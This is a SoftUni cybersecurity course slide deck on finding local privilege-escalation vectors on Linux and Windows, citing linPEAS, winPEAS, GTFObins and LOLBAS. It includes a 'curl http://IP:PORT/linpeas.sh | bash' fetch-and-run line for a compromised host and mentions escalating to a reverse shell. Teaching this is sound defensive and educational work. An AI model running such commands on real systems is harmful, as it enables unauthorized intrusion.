Local System Scanning

SoftUni Team

Technical Trainers

Software University

SoftUni

Software University

https://softuni.bg

Have a Questions?

Software University

sli.do

#Cyber_Security

Table of Contents

Local Linux Scanning for Privilege Escalation

Understanding Linux Privilege Escalation

Software University

- **Privilege Escalation (Privesc)** is self explanatory, it is finding a way to elevate our permissions higher
- There are many privilege escalation vectors, in order to understand it you must have knowledge of how the corresponding **operational system** (**OS**) is working
- In different OS, the permissions are working different. In linux everything is threated as a file, having specific action (**Read Write Execute**) permissions

Understanding Linux Privilege Escalation

Software University

- The main goal here is to find a way to execute commands from or as root user
- If we can execute commands we can **trigger reverse shell** or **C2** and we escalate to root
- Sometimes privescs are hard since we must **pivot to different user** and **then root**
- For the sake of todays demo, it won't be that complicated

Understanding Linux Privilege Escalation

Software University

- The main thing we must look for when doing privesc is:
  - What my user can do?
    - Can I write to root **directories**?
    - Can I modify root **cronjobs**?
    - Can I overwrite something **executed** by root?
    - Can I edit **services**?
    - Can I simply execute **commands** as root?
    - If I cannot attack root directly, can I repeat the steps for different local users?
  - **Are there any available kernel level exploits?**

Tools for Linux Privesc

Software University

- While I do not recommend beginners using tools for finding privesc vectors, I think you should get familiar with this tool but not **depend** on it!
  - Linpeas.sh (*https://linpeas.sh/*)
  - To run it, we can:
    - Local run: Transfer to compromised box, chmod +x linpeas.sh, ./linpeas.sh
    - Run in memory: Host on web server, curl *http://IP:PORT/linpeas.sh* | bash

Tools for Linux Privesc

- GTFObins – This is a set of linux binaries, that can be used for privilege escalation
- Often you can find such binaries misconfigured to allow privilege escalation
- You do not need to memorize every single one of them, but rather get the habit to research at real time
  - *https://gtfobins.github.io/*

Local Windows Scanning for Privilege Escalation

Understanding Windows Privilege Escalation

Software University

- In Windows, the permissions works different
- The most privileged user in Windows is "nt authority\system", a.k.a. system user
- Also, there can be users under "**Administrators**" or "**Domain Administrators**" groups
- Having such user compromised, you can also perform necessary higher privileged tasks

Understanding Windows Privilege Escalation

Software University

- Windows have **2 types** of privilege escalation. Local and Domain
- The active-directory is complicated, I recommend spending time to get in touch with it
- Here we will talk only about local privilege escalation vectors
- Local privesc vectors means we want to escalate from low privileged user, running with low integrity process, to higher privileged users (**perfectly with higher integrity level**)

Understanding Windows Privilege Escalation

Software University

- The main thing we must look for when doing privesc is:
  - What my user can do?
  - What my group can do?
  - What services can we interact with?
  - Can we perform **DLL** / **EXE** hijacking?
  - Potato (Impersonation) Attacks?
- **Are there any available kernel level exploits?**

Tools for Windows Privesc

Software University

- While I do not recommend beginners using tools for finding privesc vectors, I think you should get familiar with this tool but not **depend** on it!
  - winpeas.exe / winpeas.bat (*https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS*)
  - To run it, we can:
    - Local run: Transfer to compromised box, execute with cmd.exe

Tools for Windows Privesc


Software University

- Lolbins – This is a set of windows binaries, that are native in windows and are not designed for malicious actions
- LoL means "**living of the land**"
- This term means that we are working with what we are left, just like if we are stuck on island
- The project explains how to abuse each of the mentioned binaries
- We must be sure that they are present (and misconfigured possible) on the system
- *https://lolbas-project.github.io/*

Summary

- Local Linux Scanning for Privilege Escalation
  - Understanding Linux Privilege Escalation
  - Tools for Linux Privesc
- Local Windows Scanning for Privilege Escalation
  - Understanding Windows Privilege Escalation
  - Tools for Windows Privesc

Questions?



SoftUni Diamond Partners

Software University

SmartIT

Coca-Cola HBC Bulgaria

SUPER HOSTING .BG

createX

Postbank

Решения за твоето утре

DRAFT KINGS

THE CROWN IS YOURS

VIVACOM

AMBITIONED

INDEAVR

Serving the high achievers

PHAR VISION

Trainings @ Software University (SoftUni)

- Software University – High-Quality Education, Profession and Job for Software Developers
  - softuni.bg, about.softuni.bg
- Software University Foundation
  - softuni.foundation
- Software University @ Facebook
  - facebook.com/SoftwareUniversity

License

- This course (slides, examples, demos, exercises, homework, documents, videos and other assets) is **copyrighted content**
- Unauthorized copy, reproduction or use is illegal
- © SoftUni – https://about.softuni.bg/
- © Software University – https://softuni.bg